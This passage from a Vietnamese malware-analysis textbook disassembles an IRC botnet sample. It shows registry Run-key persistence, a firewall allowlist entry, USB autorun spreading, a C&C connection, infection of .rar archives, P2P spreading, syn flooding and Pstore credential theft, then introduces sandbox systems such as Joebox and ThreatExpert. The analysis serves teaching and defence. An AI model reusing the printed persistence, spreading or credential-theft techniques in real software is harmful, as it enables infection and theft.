.text:00402846                  jz      loc_402A0C
.text:0040284C                  lea     eax, [ebp+hKey]
.text:0040284F                  push    ebx             ; lpdwDisposition
.text:00402850                  mov     edi, ds:RegCreateKeyExA
.text:00402856                  push    eax             ; phkResult
.text:00402857                  push    ebx             ; lpSecurityAttributes
.text:00402858                  push    0F003Fh         ; samDesired
.text:0040285D                  push    ebx             ; dwOptions
.text:0040285E                  push    ebx             ; lpClass
.text:0040285F                  push    ebx             ; Reserved
.text:00402860                  push    offset SubKey   ; "SOFTWARE\\Microsoft\\Windows\\CurrentVersi"...
.text:00402865                  push    80000002h       ; hKey
.text:0040286A                  mov     [ebp+hKey], ebx
.text:0040286D                  call    edi ; RegCreateKeyExA
.text:0040286F                  push    esi             ; Source
.text:00402870                  call    GiaiMa
```

Hình 4-52: Giải mã tên file dùng tên đăng kí Registry

Tiến hành tạo Path file dùng cho các hàm Hide File (dùng Api SetFileAttributesA) địa chỉ 403CC2.

Đăng ký khóa registry để chương trình tự khởi động.

Đăng ký khóa registry để thêm malware vào danh sách của tường lửa window.

Với các khóa Registry = filename tại các path sau:

```
temCurrentc[]
entc db 'SYSTEM\CurrentControlSet\Services\SharedAccess\Parameters\Firewal'
                                ; DATA XREF: WinMain(x,x,x,x)+223↑o
     db 'lPolicy\StandardProfile\AuthorizedApplications\List',0
     align 4
abledS[]
     db '%s:*:Enabled:%s',0     ; DATA XREF: WinMain(x,x,x,x)+1FB↑o
twareMicr_0[]
cr_0 db 'SOFTWARE\Microsoft\Windows NT\CurrentVersion\Terminal Server\Inst'
                                ; DATA XREF: WinMain(x,x,x,x)+190↑o
                                ; RemoveRegistry+57↑o
     db 'all\Software\Microsoft\Windows\CurrentVersion\Run\',0
ey[]
     db 'SOFTWARE\Microsoft\Windows\CurrentVersion\Run\',0
                                ; DATA XREF: WinMain(x,x,x,x)+13B↑o
     align 4
```

Hình 4-53: Các đường dẫn

Tạo Thread mới tự động copy file:

```
                                ; CODE XREF: InfectDrive+67↓j
                                ; InfectDrive+D4↓j
     push    2EE0h              ; dwMilliseconds
     call    ds:Sleep
     lea     eax, [ebp+Buffer]
     push    eax                ; lpBuffer
     push    201h               ; nBufferLength
     call    ds:GetLogicalDriveStringsA
     test    eax, eax
     jz      short loc_405B0A
     lea     esi, [ebp+Buffer]

                                ; CODE XREF: InfectDrive+D2↓j
     mov     al, [esi]
     cmp     al, 41h
     mov     byte ptr [ebp+String2], al
     jz      short loc_405B8B
     cmp     al, 42h
     jz      short loc_405B8B
     cmp     al, 61h
     jz      short loc_405B8B
     cmp     al, 62h
     jz      short loc_405B8B
     lea     eax, [ebp+String2]
     push    eax                ; lpRootPathName
     call    ds:GetDriveTypeA
     cmp     eax, 2
     jnz     short loc_405B8B
     lea     eax, [ebp+String2]
     push    eax                ; lpString2
     call    sub_40583F
     test    eax, eax
     pop     ecx
     jz      short loc_405B8B
     lea     eax, [ebp+String2]
     push    eax
     push    offset aDvlzB0t ; "[DvLz-B0t]:"
     push    offset aS1nf3ct3dDr1v3 ; "%s 1nf3ct3d Dr1v3: %s"
     push    offset MSN         ; "+¦êò+"
     call    GiaiMa
     pop     ecx
     push    eax                ; int
     push    [ebp+var_BC]       ; int
     call    SendActive
     add     esp, 14h
```

Hình 4-54: Lấy tên ổ đĩa và kiểu ổ đĩa

Dùng các API GetLogicalDriveStringA lấy tên ổ đĩa, GetDriveTypeA lấy kiểu ổ đĩa.

```
lea     eax, [ebp+ExistingFileName]
push    eax             ; lpExistingFileName
call    ds:CopyFileA
mov     [ebp+var_4], eax
lea     eax, [ebp+PathName]
push    7               ; dwFileAttributes
push    eax             ; lpFileName
call    ebx ; SetFileAttributesA
mov     ecx, 80h
xor     eax, eax
lea     edi, [ebp+ExistingFileName]
cmp     [ebp+PathName], 5Ch
rep stosd
stosw
lea     edi, [ebp+PathName]
jz      short loc_4059EE

                        ; CODE XREF: Infect+1AD↓j
inc     edi
cmp     byte ptr [edi], 5Ch
jnz     short loc_4059E8

                        ; CODE XREF: Infect+1A7↑j
lea     eax, [ebp+ExistingFileName]
push    offset aAutorunOpen ; "[autorun]\r\nopen="
push    eax             ; lpString1
inc     edi
call    esi ; lstrcatA
lea     eax, [ebp+ExistingFileName]
push    edi             ; lpString2
push    eax             ; lpString1
call    esi ; lstrcatA
lea     eax, [ebp+ExistingFileName]
push    offset aActionOpenShel ; "\r\naction=Open\r\nshell\\open=Open\r\nshell\\o"...
push    eax             ; lpString1
call    esi ; lstrcatA
lea     eax, [ebp+ExistingFileName]
```

Hình 4-55: Copy file virus tạo mới các file

Dùng các API CopyFileA copy file virus sang, tạo mới các file desktop.ini, autorun.inf đăng ký các khóa autorun.

```
lea     eax, [ebp+PathName]
push    eax             ; lpString1
call    esi ; lstrcatA
lea     eax, [ebp+PathName]
push    offset aAutorun_inf ; "\\autorun.inf"
push    eax             ; lpString1
call    esi ; lstrcatA
lea     eax, [ebp+PathName]
push    80h             ; dwFileAttributes
push    eax             ; lpFileName
call    ebx ; SetFileAttributesA
xor     esi, esi
lea     eax, [ebp+PathName]
push    esi             ; hTemplateFile
push    7               ; dwFlagsAndAttributes
push    2               ; dwCreationDisposition
push    esi             ; lpSecurityAttributes
push    esi             ; dwShareMode
push    40000000h       ; dwDesiredAccess
push    eax             ; lpFileName
call    ds:CreateFileA
mov     edi, eax
```

Hình 4-56: Tạo file autorun

Tiếp theo là tạo Thread với hàm hoạt động chính của Bot:

```
                        ; CODE XREF: WinMain(x,x,x,x)+121↑j
lea     eax, [ebp+ThreadId]
mov     esi, ds:CreateThread
push    eax             ; lpThreadId
lea     eax, [ebp+Parameter]
push    ebx             ; dwCreationFlags
push    eax             ; lpParameter
push    offset InfectDrive ; lpStartAddress
push    ebx             ; dwStackSize
push    ebx             ; lpThreadAttributes
mov     [ebp+Parameter], offset unk_40D280
call    esi ; CreateThread
lea     eax, [ebp+ThreadId]
push    eax             ; lpThreadId
push    ebx             ; dwCreationFlags
push    ebx             ; lpParameter
push    offset MainBot  ; lpStartAddress
push    ebx             ; dwStackSize
push    ebx             ; lpThreadAttributes
call    esi ; CreateThread
mov     esi, eax
cmp     esi, ebx
jz      short loc_402A52
push    0FFFFFFFFh      ; dwMilliseconds
push    esi             ; hHandle
call    ds:WaitForSingleObject
push    esi             ; hObject
call    edi ; CloseHandle
```

Hình 4-57: Tạo thread và các hoạt động chính

Tạo mutexname: 4y6t8mUt1l để tránh việc tạo các thread xung dột dữ liệu.

```
mov     esi, ds:CreateMutexA
push    edi
xor     ebx, ebx
xor     ebp, ebp
mov     edi, offset Name ; "4y6t8mUt1l"

                        ; CODE XREF: MainBot+36↓j
push    edi             ; lpName
push    ebx             ; bInitialOwner
push    ebx             ; lpMutexAttributes
call    esi ; CreateMutexA
cmp     eax, ebx
mov     hMutex, eax
jnz     short loc_402A93
push    1388h           ; dwMilliseconds
call    ds:Sleep
inc     ebp
cmp     ebp, 6
jl      short loc_402A74

                        ; CODE XREF: MainBot+25↑j
push    7530h           ; dwMilliseconds
push    edi             ; lpName
push    1               ; bInitialOwner
push    ebx             ; lpMutexAttributes
call    esi ; CreateMutexA
push    eax             ; hHandle
call    ds:WaitForSingleObject
cmp     eax, 102h
jnz     short loc_402AB3
```

Hình 4-58 Tạo mutexname 4y6t8mUt1l

Tạo connect tới C&C server: new_g0v_me

```
mov     ecx, esi
call    sub_403783
push    eax             ; int
push    7
push    4
mov     ecx, esi
call    sub_403783
push    eax             ; Source
lea     eax, new_g0v_me[edi] ; "òPî+£-ì+ûP"
push    dword_40B720[edi] ; int
push    eax             ; Source
call    GiaiMa
pop     ecx
push    eax             ; int
mov     ecx, esi        ; int
call    CreatConect
```

Hình 4-59: Tạo conect tới C&C server

Hàm CreateCOnect: dùng các socket API

```
push    ebx             ; _DWORD
push    2               ; _DWORD
call    socket_0
cmp     eax, 0FFFFFFFFh
mov     [esi], eax
jz      short loc_403146
push    [ebp+arg_0]
call    gethostbyname
test    eax, eax
jz      short loc_40313E
mov     eax, [eax+0Ch]
push    4               ; Size
push    dword ptr [eax] ; Src
lea     eax, [ebp+Dst]
push    eax             ; Dst
call    memcpy
add     esp, 0Ch
mov     word ptr [ebp+var_10], 2
push    [ebp+arg_4]
call    htons
mov     word ptr [ebp+var_10+2], ax
lea     eax, [ebp+var_10]
push    10h             ; _DWORD
push    eax             ; _DWORD
push    dword ptr [esi] ; _DWORD
call    conect
cmp     eax, 0FFFFFFFFh
jnz     short loc_40314D
```

Hình 4-60: Dùng các socket API

Máy chủ điều khiển bot đã ngừng hoạt động, Bot trao đổi với máy chủ qua giao thức IRC dùng socket.

```
text:00408638
text:0040863B                   push    esi
text:0040863C                   mov     esi, [esp+4+arg_0]
text:00408640                   push    edi
text:00408641                   push    offset sub_408CFA ; int
text:00408646                   push    offset aError_0 ; "ERROR"
text:0040864B                   mov     ecx, esi
text:0040864D                   call    sub_402E9E
text:00408652                   push    offset sub_4080D1 ; int
text:00408657                   push    offset aPrivmsg ; "PRIVMS
text:0040865C                   mov     ecx, esi
text:0040865E                   call    sub_402E9E
text:00408663                   push    offset sub_40830F ; int
text:00408668                   push    offset aKick    ; "KICK"
text:0040866D                   mov     ecx, esi
text:0040866F                   call    sub_402E9E
text:00408674                   mov     edi, offset sub_4083DD
text:00408679                   mov     ecx, esi
text:0040867B                   push    edi             ; int
text:0040867C                   push    offset aTopic_0 ; "TOPIC"
text:00408681                   call    sub_402E9E
text:00408686                   push    edi             ; int
text:00408687                   push    offset a332     ; "332"
text:0040868C                   mov     ecx, esi
text:0040868E                   call    sub_402E9E
text:00408693                   push    offset sub_408607 ; int
text:00408698                   push    offset a366     ; "366"
text:0040869D                   mov     ecx, esi
text:0040869F                   call    sub_402E9E
text:004086A4                   mov     edi, offset sub_40856A
text:004086A9                   mov     ecx, esi
text:004086AB                   push    edi             ; int
text:004086AC                   push    offset a005     ; "005"
text:004086B1                   call    sub_402E9E
text:004086B6                   push    edi             ; int
text:004086B7                   push    offset a376     ; "376"
text:004086BC                   mov     ecx, esi
text:004086BE                   call    sub_402E9E
text:004086C3                   push    edi             ; int
text:004086C4                   push    offset a422     ; "422"
text:004086C9                   mov     ecx, esi
text:004086CB                   call    sub_402E9E
text:004086D0                   push    offset sub_408621 ; int
text:004086D5                   push    offset a433     ; "433"
```

Hình 4-61: Case Function với các lệnh của IRC như KICK,PRIVMSG ...

Các chức năng chính của Bot mà ta tìm được:

Tự hủy delete Registry key.

Tự tạo các file.bat remove các file.

```
push    offset aSoftwareMicr_1 ; "Software\\Microsoft\\Windows\\Curren
push    80000002h       ; hKey
call    edi ; RegCreateKeyExA
push    offset Tskconf  ; "»êÉÿöò¥"
call    GiaiMa
mov     ebx, ds:RegDeleteValueA
pop     ecx
push    eax             ; lpValueName
push    [ebp+hKey]      ; hKey
call    ebx ; RegDeleteValueA
push    [ebp+hKey]      ; hKey
call    ds:RegCloseKey
lea     eax, [ebp+hKey]
push    esi             ; lpdwDisposition
push    eax             ; phkResult
push    esi             ; lpSecurityAttributes
push    0F003Fh         ; samDesired
push    esi             ; dwOptions
push    esi             ; lpClass
push    esi             ; Reserved
push    offset aSoftwareMicr_0 ; "SOFTWARE\\Microsoft\\Windows NT\\Curr
push    80000002h       ; hKey
call    edi ; RegCreateKeyExA
push    offset Tskconf  ; "»êÉÿöò¥"
call    GiaiMa
pop     ecx
push    eax             ; lpValueName
push    [ebp+hKey]      ; hKey
call    ebx ; RegDeleteValueA
push    [ebp+hKey]      ; hKey
call    ds:RegCloseKey
push    hMutex          ; hMutex
call    ds:ReleaseMutex
cmp     [ebp+arg_0], esi
jnz     short loc_404127
call    sub_4087D4
```

Hình 4-62: Tìm được chức năng tự hủy – hủy các registry key.

Download các file tự cập nhật, Function có địa chỉ 404FE6.

Lây lan file crack.exe vào tất cả các file. Rar địa chỉ 405FB7.

```
    SetCurrentDirectoryA( .. );
  }
}
else
{
  if ( GetFullPathNameA(FindFileData.cFileName, 0x104u, &String, &FilePart) )
  {
    CharLowerA(&String);
    v2 = lstrlenA(&String);
    if ( !memcmp(&v3[v2], "rar", 3u) )
    {
      Sleep(0x1388u);
      sub_406032(&v6, 7, 1);
      sub_405C39(&String, NumberOfBytesWritten, "+ëÜÿÉ+PâP", 128);// +ëÜÿÉ+PâP = crack.exe
    }
  }
}
```

Hình 4-63 Lây lan file crack.exe

Spam email(send file zip để lây lân),Spam lấy thông tin các loại tài khoản yahoo, MSN, Skype địa chỉ 4060a5. Đa số sử dụng kỹ thuật dùng hàm API keybd_event để gửi các phím.

Đưa file lây lan vào mạng P2P torrent

Hình 4-64: Đưa file lây lan vào mạng P2P

Ngoài ra còn các chức năng như: Dùng kiểu tấn công syn flood một máy nào đó, và tìm giải mã hệ thống lưu trữ bảo vệ Pstore của windows. Dùng các hàm API tại Pstore.dll để lấy và giải mã các dữ liệu.

Trên đây đã phân tích các kỹ thuật của file chính là rewrite process thành một con mới là một botnet IRC.

4.6 Viết báo cáo với mẫu vừa phân tích.

I. CONF4.exe

SHA256:1c09b262b940d22c7f0b6956aee0949a640db66616bf70e4cdf6b1e7eae06828

SHA1: fd24495048ce85e39174b0f9f6fc5597137b84d5

MD5: ceea769e2b3dfc45ce8f0075541a5939

File size: 112.7 KB(115376 bytes)

File name: conf4.exe

File type: Win32EXE


Code bằng Borland Delphi(2.0-7.0) và VisualC++ 6.0

II. Thông tin chung

- File là một Spy Bot Net đã bị 22/44 trình diệt virus phát hiện theo virus total xác định.

III. Các hoạt động cụ thể.

Kiểm tra các chương trình thực hiện việc phân tích như wireshark,… và hàm kiểm tra sanbox, vmware…



Hình 4-65: Kiểm tra môi trường phân tích

Thực hiện việc đăng kí, tạo thread tự động copy file, dùng các API CopyFileA copy file virus sang, tạo mới các file desktop.ini đăng kí các khóa autorun:

```
push    eax             ; lpString1
call    esi ; lstrcatA
lea     eax, [ebp+PathName]
push    offset aAutorun_inf ; "\\autorun.inf"
push    eax             ; lpString1
call    esi ; lstrcatA
lea     eax, [ebp+PathName]
push    80h             ; dwFileAttributes
push    eax             ; lpFileName
call    ebx ; SetFileAttributesA
xor     esi, esi
lea     eax, [ebp+PathName]
push    esi             ; hTemplateFile
push    7               ; dwFlagsAndAttributes
push    2               ; dwCreationDisposition
push    esi             ; lpSecurityAttributes
push    esi             ; dwShareMode
push    40000000h       ; dwDesiredAccess
push    eax             ; lpFileName
call    ds:CreateFileA
mov     edi, eax
```

Hình 4-66: Tạo autorun

Tạo các thread với hàm chính của Bot, để duy trì nhận lệnh bot từ xa từ C&C server: New.gov.me.

Các chức năng của Bot tìm thấy:

- Tự hủy
- Xóa Registry key
- Tự tạo file.bat remove các file
- Download các file tự cập nhật
- Lây lan file crack.exe vào tất cả các file. rar trên máy.

```
    SetCurrentDirectoryA( .. );
  }
}
else
{
  if ( GetFullPathNameA(FindFileData.cFileName, 0x104u, &String, &FilePart) )
  {
    CharLowerA(&String);
    v2 = lstrlenA(&String);
    if ( !memcmp(&v3[v2], "rar", 3u) )
    {
      Sleep(0x1388u);
      sub_406032(&v6, 7, 1);
      sub_405C39(&String, NumberOfBytesWritten, "+ëÜÿÉ+PâP", 128);// +ëÜÿÉ+PâP = crack.exe
    }
  }
```

Hình 4-67 Lây lan file crack vào cacsi file .rar

- Spam email (gửi file zip), Spam lấy thông tin các loại tài khoản yahoo, MSN, Spype
- Đưa file lây nhiễm vào mạng P2P torrent

```
402280 ; ---------------------------------------------------------------------------
402280 ; 466:     if ( !lstrcmpiA("P2p", *a1) )
402280
402280 loc_402280:                             ; CODE XREF: CaseChucNang+7DB↑j
402280                 push    dword ptr [esi] ; lpString2
402282                 push    offset aP2p     ; "P2p"
402287                 call    edi ; lstrcmpiA
402289                 test    eax, eax
```

Hình 4-68 Lây nhiễm vào mạng P2P torrent

- Tấn công Dos các mục tiêu chỉ định (syn flood)
- Tìm giả mã hệ thống bảo vệ Pstore của Windows

4.6 Câu hỏi và bài tập

Chương 5
CÁC KỸ THUẬT PHÂN TÍCH ĐỘNG

Phân tích động là một trong nhiều phương pháp sử dụng để phân tích mã độc hại**.**

5.1 Kỹ thuật phân tích động sử dụng Sandbox

Việc xây dựng hệ thống tự động phân tích mã độc hại thì đã có rất nhiều hãng trên thế giới đã thực hiện, họ cũng sử dụng có rất nhiều công nghệ khác nhau. Có thể kể đến các hãng như :

- Threat Expert : www.threatexpert.com
- Anubis http://analysis.seclab.tuwien.ac.at/
- CWSandbox http://research.sunbelt-software.com/ViewMalware.aspx
- Norman Sandbox http://www.norman.com/microsites/nsic/en-us
- Joebox http://www.joebox.com

Tuy nhiên thường các hãng thì không nói rõ cách thức tạo hệ thống tự động phân tích mã độc hại và phương pháp để phân tích chi tiết rõ ràng như thế nào. Mà thường chỉ cho cho người phân tích gửi mẫu lên và sau một thời gian nhận kết quả qua email về.

Chỉ có hãng Joebox nêu đặc điểm cách xây dựng và những cách họ áp dụng, về thế phần tiếp sau đây sẽ mô tả quá trình phát triển hệ thống tự động phân tích mã độc hại của họ qua từng phiên bản.

5.1.1 **Công nghệ Sanbox của Joebox**

5.1.1.1 Giới thiệu hãng Joebox

Joe Security là một tổ chức được điều hành bởi Stefan Buehlmann BSc FHNW người hiện giờ đang theo đuổi bằng Master ở It-Security tại Security Engineering Lab tại khoa Engineering and Information Technology của trường Bern University of Applied Sciences, Switzerland. Anh có sở thích đăc biệt với các chương trình mức thấp, mạng máy tính và các hệ thống phân tán, thiết kế hệ điều hành và các ứng dụng bảo mật. Anh ta là người đứng đầu JoeSecurity.

Mục đích của họ là thực thi một hệ thống phân tán cỡ lớn, cơ sở hạ tầng để thu thập, phân tích, đánh giá và chống lại mã độc hại trên môi trường Windows.

Thành viên trong JoeSecurity khá ít ngoài Stephan chỉ có thêm Christopher Liebchen là một sinh viên từ Đức hiện giờ nghiên cứu về tin học tại trường Darmstadt. Đây là 1 người cũng rất thích nghiên cứu mã độc hại và các chương trình cấp thấp và dịch ngược.

5.1.1.2 Giới thiệu về công nghệ Sandbox Joebox sử dụng

Sandbox là một hệ thống tự động tìm kiếm và ghi lại hoạt động của mã độc hại. Ứng dụng Sandbox này được trong suốt với mã độc hại. Các log file được sử dụng phân tích và biết được hành vi mã độc hại và từ đó nắm được những hành vi xấu lên hệ thống từ đó có thể xây dựng chương trình xóa mã độc hại.

Thường thì sandbox được xây dựng bằng máy ảo. Tuy nhiên hiện giờ rất nhiều mã độc hại có nhiều phương pháp dò tìm ra việc này. Kết quả là hacker sử dụng nhiều kỹ thuật để chặn đứng việc nghiên cứu hoặc làm chậm việc phân tích mã độc hại mới nếu như người phân tích sử dụng môi trường máy ảo.

Chính vì thế hãng Joe Security đã sử dụng một hệ thống thực thành vì giả lập các phần mềm. Họ thiết kế những phần cứng đặc biệt.

Việc phân tích được chú trọng đầu tiên vào windows XP và windows Vista.

5.1.1.3 Thiết kế hệ thống Sandbox của hãng Joebox

Joebox application sử dụng một máy tính thật để phân tích mã độc hại. Phần mềm này được thể hiện dưới 4 phần dưới đây.


Hình 5-1: Thiết kế tổng thể Sandbox – JoeBox

Joebox Injectior chịu trách nhiệm đưa vào mã độc hại cần phân tích vào phần xử lý. Và bản thân Joebox Injector cũng kết nối với Joebox sniffer.

Joeboxhooker là một thư viện liên kết động hooks và ghi lại các hàm API. Joeboxsniffer thực thi việc bắt các gói tin dựa vào thư viện WinPcap.

Joeboxrestore là để khôi phục lại hệ điều hành sau khi phân tích.

3 Phần của hệ thống được thể hiện dưới đây như sau :




Hình 5-2 Thiết kế chi tiết Sandbox- Joebox

Máy sandbox chứa 2 harddisks đều cài Windows Vista và một ổ đĩa quang. Cỗ máy điều khiển thì hướng dẫn cho ứng dụng Joeboxinjector thực thi mã độc hại và inject Joeboxhooker vào trong để khởi động quá trình. Máy controller có thể ghi log toàn bộ traffic giữa internet và sandbox network.

Kỹ thuật hooking và logging

Joebox sử dụng kỹ thuật detour API hooking hay còn gọi là kỹ thuật hook inline. Kỹ thuật này sẽ chèn vào đầu hàm API cần hook 1 lệnh JMP, lệnh này sẽ nhảy đến (jump) đoạn code xử lý của người lập trình. Có thể hình dung thế này, khi mã độc hại gọi đến một hàm API của hệ thống – hàm này ta đã hook thì đầu hàm nó sẽ JMP đoạn code xử lý của ta, và ta sẽ lấy các tham số của hàm ra từ stack và xử lý (sửa tham số hay ghi log tùy ý định của ta).


Sau đó mình sẽ khôi phục lại 5 byte gốc của hàm API đó và nhảy lại về đầu hàm API đó và cho thực hiện hàm như bình thường.



Hình 5-3: Kỹ thuật hooking and logging

Quá trình khôi phục hệ thống.

Sau khi malware được phân tích, hệ thống sẽ được quay trở lại trạng thái cũ lúc ban đầu. Có nhiều giải pháp phần cứng để khôi phục một hệ thống sau khi khởi động lại – gọi là hd protector hay hd guader. Joebox sử dụng một hệ thống khôi phục trạng thái, như đã trình bày ở trên có 2 hardisk với 2 hệ điều hành được cài đặt. Để khôi phục lại hệ điều hành ban đầ Joebox sẽ khởi động từ một hệ thống này tớ hệ thống khác và ghi đè lại hệ thống cũ bằng một DVD-rom hay network device.



Hình 5-4: Quy trình khôi phục lại hệ thống

Tổng kết Joebox là một công cụ cần thiết để phân tích tự động hành vi của malware trên hệ điều hành Windows Vista. Thiết kế dạng module log sinh ra là dạng XML, ngoài ra nhiều output dạng khác nữa. Joebox được viết bằng C++.

Ưu điểm :

- Dễ dàng thực thi.
- Các tham số các hàm API và giá trị các hàm trả về ta đều dễ dàng có được để phân tích.
- Thời gian trả về kết quả là khá nhanh (khoảng 2 đến 3 phút)
- API tự động hóa phân tích.
- Nó cung cấp nơi để mọi người chia sẻ về mã độc hại.

Nhược điểm của phương pháp này :

- Rất dễ bị các malware dò tìm được cách can thiệp vào hàm API này nên dễ bị malware dùng kỹ thuật chống lại chuyện bị phân tích.
- Có nhiều driver linh hoạt không bị chặn và phân tích được.
- Một số tiện ích người dùng phải trả phí.
- Chỉ phân tích trên môi trường Windows.

5.1.2 Công nghệ Sandbox của Threatexpert

5.1.2.1 Giới thiệu hãng Threatexpert


ThreatExpert là một hệ thống phân tích mối đe dọa tự động tiên tiến được thiết kế để phân tích và báo cáo hành vi của virus máy tính, sâu, trojan, adware, spyware, và các rủi ro liên quan đến bảo mật khác trong một chế độ hoàn toàn tự động chỉ trong vài phút ThreatExpert có thể xử lý mẫu và tạo ra một mối đe dọa báo cáo rất chi tiết với mức độ chi tiết kỹ thuật phù hợp hoặc vượt quá tiêu chuẩn công nghiệp chống virus chẳng hạn như những người bình thường tìm thấy trong bách khoa toàn thư virus trực tuyến.

5.1.2.1 Hệ thống của Threatexpert

Vấn đề

- Một mối đe dọa mới không được phát hiển bởi các phần mềm diệt virus tấn công vào hệ thống của người dùng.
- Người dùng gửi mẫu virus đó đến nơi cung cấp phần mềm diệt virus đó để phân tích.


- Có thể phải mất nhiều giờ cho những cung cấp phần mềm diệt virus đó để đưa ra giải quyết
- Đáp ứng 1 : Người cung cấp cập nhật các sản phẩm Antivirus (Người hỗ trợ).
- Đáp ứng 2 (tùy chọn): người cung cấp cung cấp cho các khách hàng với các mô tả về mối mối đe dọa.



Hình 5-5: Người dùng gửi yêu cầu tới nơi cung cấp phần mềm diệt virus

Giải pháp

